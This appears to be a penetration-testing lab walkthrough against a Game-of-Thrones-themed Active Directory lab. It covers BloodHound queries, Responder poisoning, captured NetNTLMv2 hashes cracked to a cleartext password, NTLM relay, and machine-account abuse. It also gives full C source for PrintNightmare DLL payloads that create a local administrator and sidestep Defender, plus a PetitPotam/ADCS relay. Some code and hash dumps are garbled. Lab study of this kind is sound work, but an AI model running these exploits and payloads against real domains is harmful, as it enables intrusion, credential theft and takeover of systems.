
### All domains and computers

MATCH p = (d:Domain)-[r:Contains\*1..]->(n:Computer) RETURN p




### All domains and users

MATCH p = (d:Domain)-[r:Contains\*1..]->(n:User) RETURN p




## All domains, computers, groups and users

MATCH q=(d:Domain) - [r:Contains\*1..\*]->(n:Group)<- [s:MemberOf] - (u:User) RETURN q



## View ACL users

MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant' RETURN p



## List All users and setting pwned!

Match (n:User) RETURN n



## Kerberoasting

Search users with SPN (Server Principal Name) enabled.





[illegible]

```

robb.stark.:NORTH:1122334455667788:138B29A14C5A082F19F946BB3AFF537E:0101000000000000
00090C5E56494D801E5D2F5789054B95D0000000002000800480053003600340001001E00570049004E
002D004C00420052004E0041004D0031005300540051005A0004003400570049004E002D004C0042005
2004E0041004D0031005300540051005A002E0048005300360034002E004C004F00430041004C000300
140048005300360034002E004C004F00430041004C000500140048005300360034002E004C004F00430
041004C00070008000090C5E56494D8010600040002000000080030003000000000000000000000000
3000002D4B5557B9EF589ECE5944B06785A55D686F279D120AC87BCBF6D0FEAA6663B90A00100000000
0000000000000000000000000000900160063006900660073002F0042007200610076006F0073000000
0000000000000

```

```

eddark.stark::NORTH:1122334455667788:76E26250ABF96A09E68ADC5A9B1A4C29:01010000000000
00000090C5E56494D801CA05EDDA86BE30280000000002000800480053003600340001001E0057004900
4E002D004C00420052004E0041004D0031005300540051005A0004003400570049004E002D004C00420
052004E0041004D0031005300540051005A002E0048005300360034002E004C004F00430041004C0003
00140048005300360034002E004C004F00430041004C000500140048005300360034002E004C004F004
30041004C00070008000090C5E56494D801060004000200000008003000300000000000000000000000
003000002D4B5557B9EF589ECE5944B06785A55D686F279D120AC87BCBF6D0FEAA6663B90A001000000
000000000000000000000000000000900140063006900660073002F004D006500720065006E00000000
00000000000

```

The bot try to make a smb connection to **bravos instead of braavos**. The DNS doesn't know bravos without two 'a' so by default windows will send a broadcast request to find the associated computer. With responder we answer to that broadcast query and say that this server is us, and so we get the connection from the user.

The NetNTLM hashes are not usable to do pass the hash, but you can crack them to retrieve the password.

## Cracking with hashcat


```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
```

```
ROBB_STARK::NORTH:1122334455667788:13829a14c5a082f19f946bb3aff537e:010100000000000000000090c5e649d4801e5d7f5789054b95d000000000200800480053003600340001001e0
057009004e00200400c04020052004e004100040030051005300540051005a00040034005004a0004e002d004c0420052004e00410040040031005300540051005a00040034005004e02004c
004f0043004a100c00400c100040031000400330060034002e004c004f0043004a10040030051040048003300360034002e004c004f0043004a100c00400c100040070008000000090c5e649d481060040020000000
8003300330000000000000000000000000000000000002d4b5557b9ef589ec5944b06785a55d686f279d120ac87bcbcf6d0feaa663b90a0010000000000000000000000000000000000090015006300
6900660073002f004200720061007600f073000000000000000000000000:sexywolfy
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

Found credentials of Robb Stark when cracking hash.

NORTH\robb.stark:sexywolfy

With Robb Stark we **pwned NORTH domain**, is an Administrator of Winterfell (North DC).



## NTLM Relay

### Unsigned SMB

```
netexec smb 192.168.56.0/24 --gen-relay-list relay_hosts.txt
```

```
--$ netexec smb 192.168.56.0/24 --gen-relay-list relay_targets.txt
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
Running nxc against 252 targets 100% 0:00:00
```

```
$ cat relay_targets.txt
```

|   | File: relay_targets.txt |
|---|-------------------------|
| 1 | 192.168.56.23           |
| 2 | 192.168.56.22           |

Now we have a list of computer with signing:False

### Responder + NTLMRelayx - SMB

Before starting **Responder** to poison the answer to **LLMNR**, **MDNS** and **NBT-NS** request we must **stop the responder SMB and HTTP Server** as we don't want to get the hashes directly but we want to relay them to NTLMRelayx.

```
sed -i 's/HTTP = On/HTTP = Off/g' ~/Responder/Responder.conf && cat
~/Responder/Responder.conf | grep --color=never 'HTTP ='
sed -i 's/SMB = On/SMB = Off/g' ~/Responder/Responder.conf && cat
~/Responder/Responder.conf | grep --color=never 'SMB ='
```

Start Responder (check if HTTP and SMB is OFF)

```
sudo python3 Responder.py -I vboxnet0
```



### NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:

Github -> <https://github.com/sponsors/lgandx>

Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

#### [+] Poisoners:

|        |       |
|--------|-------|
| LLMNR  | [ON]  |
| NBT-NS | [ON]  |
| MDNS   | [ON]  |
| DNS    | [ON]  |
| DHCP   | [OFF] |

#### [+] Servers:

|                 |       |
|-----------------|-------|
| HTTP server     | [ON]  |
| HTTPS server    | [ON]  |
| WPAD proxy      | [OFF] |
| Auth proxy      | [OFF] |
| SMB server      | [ON]  |
| Kerberos server | [ON]  |
| SQL server      | [ON]  |
| FTP server      | [ON]  |
| IMAP server     | [ON]  |
| POP3 server     | [ON]  |
| SMTP server     | [ON]  |
| DNS server      | [ON]  |
| LDAP server     | [ON]  |
| MQTT server     | [ON]  |
| RDP server      | [ON]  |
| DCE-RPC server  | [ON]  |
| WinRM server    | [ON]  |
| SNMP server     | [OFF] |

Start NTLMRelayx

```
impacket.ntlmrelayx -tf relay_targets.txt -of netntlm -smb2support -socks
```

- -tf : list of targets to relay the authentication
- -of : output file, this will keep the captured smb hashes just like we did before with responder, to crack them later
- -smb2support : support for smb2
- -socks : will start a socks proxy to use relayed authentication

If you get a error of jinja2, try:

```
pip3 install Flask Jinja2 --upgrade
```



The poisoned connections are relayed to castelblack (192.168.56.22) and essos (192.168.56.23) and a socks proxy is setup to use the connection.

As **eddard.stark** is a **domain administrator of north.sevenkingdoms.local** he got administrator privileges on **castelback**.

Now we can use this relay to get an access to the computer as an administrator.

## MITM6 + NTLMRelayx - LDAP

---

(Pending)

## Domain Enum with credentials

---

Check MachineAccountQuota (by default any user can create 10)

```
netexec ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M maq
```

```
--$ netexec ldap winterfell.north.sevenkingdoms.local -u jon.snow -p iknownothing -d north.sevenkingdoms.local -M maq
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
LDAP 192.168.56.11 389 WINTERFELL [*] north.sevenkingdoms.local\jon.snow:iknownothing
MAQ 192.168.56.11 389 WINTERFELL [*] Getting the MachineAccountQuota
MAQ 192.168.56.11 389 WINTERFELL MachineAccountQuota: 10
```

```
impacket-addcomputer -computer-name 'samaccountname$' -computer-pass '1Qwerty(' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
```

```
--$ impacket-addcomputer -computer-name 'samaccountname$' -computer-pass '1Qwerty(' -dc-host winterfell.north.sevenkingdoms.local -domain-netbios NORTH 'north.sevenkingdoms.local/jon.snow:iknownothing'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Successfully added machine account samaccountname$ with password 1Qwerty(.
```

```
python ./krbrelayx/addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
```

```
--$ python ./krbrelayx/addspn.py --clear -t 'samaccountname$' -u 'north.sevenkingdoms.local\jon.snow' -p 'iknownothing' 'winterfell.north.sevenkingdoms.local'
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=samaccountname,CN=Computers,DC=north,DC=sevenkingdoms,DC=local - STATUS: Read - READ TIME: 2024-06-12T13:02:39.448995
sAMAccountName: samaccountname$
[+] SPN Modified successfully
```

```
python ./krbrelayx/renameMachine.py -current-name 'samaccountname$' -new-name 'winterfell' -dc-ip 'winterfell.north.sevenkingdoms.local' north.sevenkingdoms.local/jon.snow:iknownothing
```

(Pending...)

## PrintNightmare

---

```
netexec smb 192.168.56.0/24 -M spooler
```

```

--$ netexec smb 192.168.56.0/24 -u spooler
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SPOOLER 192.168.56.11 445 WINTERFELL Spooler service enabled
SPOOLER 192.168.56.10 445 KINGSLANDING Spooler service enabled
SPOOLER 192.168.56.22 445 CASTELBLACK Spooler service enabled
SPOOLER 192.168.56.23 445 BRAAVOS Spooler service enabled
Running nxc against 256 targets 100% 0:00:00

```

```
impacket-rpcdump 192.168.56.10 | egrep 'MS-RPRN|MS-PAR'
```

## Prepare malicious dll

### nightmare.c

```

#include <windows.h>

int RunCMD()
{
    system("net users jolmedo lQwerty! /add");
    system("net localgroup administrators jolmedo /add");
    system("net localgroup \"Remote Desktop Users\" jolmedo /add");
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            RunCMD();
            break;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

### Compile

```
x86_64-w64-mingw32-gcc -shared -o nightmare.dll nightmare.c
```

```
sudo impacket-smbserver -comment "SHARE" SMB /home/jolmedo/smb -smb2support
```

### Download and execute exploit

```
git clone https://github.com/cube0x0/CVE-2021-1675
```

```
python3 CVE-2021-1675.py essos.local/jorah.mormont:'H0nnor! '@meereen.essos.local
'\\192.168.100.223\smb\nightmare.dll'
```

```

[*] python3 CVE-2021-1675.py essos.local/jorah.mormont:'H0nnor!'@meereen.essos.local '\\192.168.100.223\smb\nightmare.dll'
[*] Connecting to ncacn_np:meereen.essos.local[\PIPE\spoolss]
[+] Bind OK
[*] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_e233a12d01c18082\Amd64\UNIDRV.DLL
[*] Executing \\?\UNC\192.168.100.223\smb\nightmare.dll
[*] Try 1 ...
[*] Stage0: 0
[*] Try 2 ...
[*] Stage0: 0
[*] Stage2: 0
[*] Exploit Completed

```

## Testing new user

```

xfreerdp /compression /clipboard /dynamic-resolution /toggle-fullscreen /cert-
ignore /tls-seclevel:0 /timeout:80000 /bpp:8 /drive:/home/jolmedo/tmp /auto-
reconnect /u:jolmedo /p:1Qwerty! /v:meeren

```

```

python3 CVE-2021-1675.py
north.sevenkingdoms.local/jon.snow:'iknownothing'@north.sevenkingdoms.local
'\\192.168.100.223\smb\nightmare.dll'

```

```

xfreerdp /compression /clipboard /dynamic-resolution /toggle-fullscreen /cert-
ignore /tls-seclevel:0 /timeout:80000 /bpp:8 /drive:/home/jolmedo/tmp /auto-
reconnect /u:jolmedo /p:1Qwerty! /v:meeren

```

## Exploit Windows Server 2019 - Winterfell

---

The above exploit works but does not add the user to the admin group because it is caught by Windows Defender.

<https://github.com/newsoft/adduser>

### adduser.c

```

#define UNICODE
#define _UNICODE

#include <windows.h>
#include <string.h>
#include <lmaccess.h>
#include <lmerr.h>
#include <tchar.h>

DWORD CreateAdminUserInternal(void)
{
    NET_API_STATUS rc;
    BOOL b;
    DWORD dw;

    USER_INFO_1 ud;
    LOCALGROUP_MEMBERS_INFO_0 gd;
    SID_NAME_USE snu;

    DWORD cbSid = 256;

```

```

BYTE Sid[256];

DWORD cbDomain = 256 / sizeof(TCHAR);
TCHAR Domain[256];

memset(&ud, 0, sizeof(ud));

ud.usril_name      = _T("jolmedo");
ud.usril_password  = _T("lQwerty!");
ud.usril_priv      = USER_PRIV_USER;
ud.usril_flags     = UF_SCRIPT | UF_NORMAL_ACCOUNT;
ud.usril_script_path = NULL;

rc = NetUserAdd(
    NULL,
    1,
    (LPBYTE)&ud,
    NULL
);

if (rc != NERR_Success) {
    _tprintf(_T("NetUserAdd FAIL %d 0x%08x\r\n"), rc, rc);
    return rc;
}

_tprintf(_T("NetUserAdd OK\r\n"), rc, rc);

b = LookupAccountName(
    NULL,
    ud.usril_name,
    Sid,
    &cbSid,
    Domain,
    &cbDomain,
    &snu
);

if (!b) {
    dw = GetLastError();
    _tprintf(_T("LookupAccountName FAIL %d 0x%08x\r\n"), dw, dw);
    return dw;
}

memset(&gd, 0, sizeof(gd));

gd.lgrmi0_sid = (PSID)Sid;

rc = NetLocalGroupAddMembers(
    NULL,

```

```

        _T("Administrators"),
        0,
        (LPBYTE)&gd,
        1
    );

    if (rc != NERR_Success) {
        _tprintf(_T("NetLocalGroupAddMembers FAIL %d 0x%08x\r\n"), rc, rc);
        return rc;
    }

    return 0;
}

```

```

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateAdminUserInternal();
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

```

```

#ifdef __cplusplus
extern "C" {
#endif

```

```

__declspec(dllexport) void __stdcall CreateAdminUser(HWND hwnd, HINSTANCE hinst,
LPSTR lpszCmdLine, int nCmdShow)
{
    CreateAdminUserInternal();
}

```

```

#ifdef __cplusplus
}
#endif


```

```

int main()
{

```





## ADCS

```
ntlmrelayx.py -t http://192.168.56.23/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
```

<https://github.com/topotam/PetitPotam>

```
python petitpotam.py 192.168.100.223 meereen.essos.local
```

This attack not works on update AD